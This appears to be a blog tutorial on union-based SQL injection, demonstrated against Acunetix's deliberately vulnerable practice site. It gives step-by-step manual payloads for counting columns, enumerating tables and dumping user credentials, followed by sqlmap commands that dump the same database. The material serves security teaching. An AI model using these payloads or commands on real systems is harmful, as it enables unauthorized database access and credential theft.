Identifying & Exploiting SQL Injections: Manual & Automated

goswamiijaya Follow
Dec 13, 2020 · 7 min read

In this article, we will start by Identifying the SQL Injection vulnerabilities & how to exploit the vulnerable application. Further, we will dive into the automated tool: Sqlmap, which will ease the attack escalation.


Let's start from the basics:

What is SQL Injection?

A SQL injection attack consists of the **"insertion/injection"** of **a SQL query via the input data from the client to the application**. A successful SQL injection exploit — can **read/modify**(Insert/Update/Delete) sensitive data from the database, **execute administration operations**(such as shutdown the DBMS), **recover the content** of a given file present on the DBMS file system, and in some cases **issue commands to the operating system**.

SQL injection attacks — in which SQL commands are injected into data-plane input in order to **affect the execution of predefined SQL commands**. — OWASP.

> **In a simple words:** *SQLi attacks interfere with the predefined SQL queries to derive the sensitive information or perform unauthorized actions on the database.*



Types of SQLi:

1. UNION Based SQLi
2. Error Based SQLi
3. Blind SQLi
   i) Time based SQLi
   ii) Boolean based SQLi

Here we will be focussing on Union Based SQL Injections.

UNION Based SQL Injections

In Union Based SQL Injections, we try to modify the existing SQL Query, in order to retrieve sensitive information from the database.

STEPS:

1. Find a vulnerable parameter to break out of the existing SQL Query. Enter a closing quote— `"` or `'`. Look out for unexpected behavior of the application. If the application throws some error, then it might be vulnerable to SQLi.

We will be testing for SQLi's on a vulnerable demo site by Acunetix: *http://testphp.vulnweb.com*.

Log in to the application & examine the interface for any misbehavior on placing an extra `"` or `'`.

Notice the URL: http://testphp.vulnweb.com/artists.php?cat=1

Try inserting a quote in the parameter **cat**.

Let say, Query is— something cat ='1'

We get an error on injecting a `'`, thus parameter **cat** could be vulnerable to SQLi.

As final query becomes — something cat ='1"

2. Let's try inserting an always true condition as `'+OR+1=1 --` or `' OR 1=1 --` in the parameter **cat**. Look if we can get anything interesting.

Sadly, we did not get any interesting information.

> *Or If you know the* **table_names** *(say,* username & password*)that are used in the database, you can directly use query* `' UNION SELECT username, password FROM users --` *to select all the users in the database.*

3. But here, as we don't know the *table_names,* we will start by guessing the number of *columns* in the database. Use query `order by 10--` . Depending on the quote used in the DB, modify the request accordingly. Here, we are not getting any error, this confirms that at least 10 columns exist.

Query — something cat ='1 order by 10 — — (& rest is ignored)

Modify the query as `order by 15-- .`

Query— something cat ='1 order by 15 — — (& rest is ignored)

We get a SQL error, therefore 15 is not the right value.

Now, this says that **10 < no. of columns < 15**.


Keep on reducing the value to 14..13..12, we still get SQL error & as soon as we reach 11, the error disappears. This concludes that **no. of columns =11.**

Query — something cat ='1 order by 11 — — (& rest is ignored)

> ***Note:*** *Depending on the value accepted by the DB, you may get an error for a number 10 (Integer), if the DB accepts a String value. Therefore, you can use* `NULL` *or* `null`*, which will be accepted as a valid argument. So, the query for 3 columns will become* `order by null, null, null--`*. Here, to simplify the query, I'm using numbers, as we know it's a valid argument.*

5. Now, we know that number of *columns* in the DB is 11. We will look for the vulnerable *columns* that can be read. Use the query `union select 1,2,3,4,5,6,7,8,9,10,11--` . This will retrieve the details from the vulnerable *columns*.

Refer to the image below, we got numbers: 2, 7 & 9. Thus, *column* 2, 7 & 9 are vulnerable to SQLi.



Query- something cat ='1 union select 1,2,3,4,5,6,7,8,9,10,11 — — (& rest is ignored)

6. Now, as we got the vulnerable *columns*(2, 7, 9). We will use them to retrieve other info. Firstly, the database name. Use the query `union select 1,database(),3,4,5,6,7,8,9,10,11 --` . This will reflect the DB name in place of 2. Or use the query `union select 1,2,3,4,5,6,database(),8,9,10,11--` .This will reflect the DB name in place of 7.

Query — something cat =’1 union select 1,database(),3,4,5,6,7,8,9,10,11 — — (& rest is ignored)

We got the database name — **acuart.**

7. Now, we will try to get our hands on the *table_name* from the DB **acuart.** Use query `union select 1,table_name,3,4,5,6,7,8,9,10,11 from information_schema.tables where table_schema=database()--` . Modify the columns accordingly.

We got the *table_names* in place of 2.

Query — something cat =’1 union select 1,table_name,3,4,5,6,7,8,9,10,11 from information_schema.tables where table_schema=database() — — (& rest is ignored)

We will be going after the *table_name* **users**, you know why.

8. Now that we have our database(acuart) & table name(users). We will go for the *column_names*. Use query `union select 1,column_name,3,4,5,6,7,8,9,10,11 from`

```
information_schema.columns where table_name='users' --
```

Voila! we got the columns **uname** & **pass.**

Query — something cat ='1 union select 1,column_name,3,4,5,6,7,8,9,10,11 from information_schema.columns where table_name='users' — — (& rest is ignored)

9. Finally, we got the *table_name* & *column_name*. Time to dump the credentials. Use query `union select 1,uname,3,4,5,6,pass,8,9,10,11 from users --` . As value 7 is also vulnerable, we can retrieve details over there.

Query- something cat ='1 union select 1,uname,3,4,5,6,pass,8,9,10,11 from users — — (& rest is ignored)

Finally, we got the credentials of the user where — uname: **test** & pass: **test.**

10. If in case only 1 parameter was retrievable. Use a **group_concat** to concatenate the values together. As: `union select 1, group_concat(email),3,4,5,6,7,8,9,10,11 from`

```
users --
```


Query — something cat ='1 union select 1, group_concat(email),3,4,5,6,pass,8,9,10,11 from users — — (& rest is ignored)

Huh! SQL Injections are all about guess & try. It could take a lot of trials & attempts to get that perfect query.

Let's dive into the Automated tool that could be helpful in exploiting SQL Injections.

Exploiting SQL Injections via SQLMAP

SQLMAP is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester, and a broad range of switches including database fingerprinting, over

data fetching from the database, accessing the underlying file system and executing commands on the operating system via out-of-band connections.

You can learn more about SQLMAP from here.

Or download sqlmap by cloning the Git repository: `git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev`

Parrot & Kali OS, by default, have preinstalled SQLMAP. Let's see what are the options available in SQLMAP.

Use Command: `#sqlmap -h` Fig. 1




Fig. 1

Here, we will be using `-u` that specifies the URL & `--dbs` to query for the available database name.

Use Command: `#sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs`
Fig. 2

Fig. 2

Notice, in the available databases [2], we got 2 database names. We will be going after acuart. Fig. 3.

```
[*] acuart

[*] information_schema
```

Fig. 3

Now, we will be looking for available tables in the DB acuart.

Use Command: `#sqlmap -u “http://testphp.vulnweb.com/listproducts.php?cat=1” -D acuart --tables` Fig. 4

Fig. 4

We got the list of tables in the DB acuart. We will be going for the table: `users` . Fig. 5.

Fig. 5

Use Command: `#sqlmap -u “http://testphp.vulnweb.com/listproducts.php?cat=1” -D acuart -T users --dump` Fig. 6

Fig. 6

Here, `--dump` command (Fig. 6) dumps the available user details from the table users. As only 1 user (John Smith)is present in this table, we got a single row (Fig. 7). Had been more users, we would have got the details corresponding to them.

Fig. 7

Word of Caution

Note: Sqlmap is a noisy but powerful tool, use it cautiously, or you will end up in some serious trouble. Prior to any testing do thorough research & be aware of the commands that you are using, or you may end up deleting important databases.

> *Thanks! Aditya Jain for simplifying the concepts of SQL Injection attacks. It was incredible learning under your guidance.* 😊

Infosec Bug Bounty Security Sql Sql Injection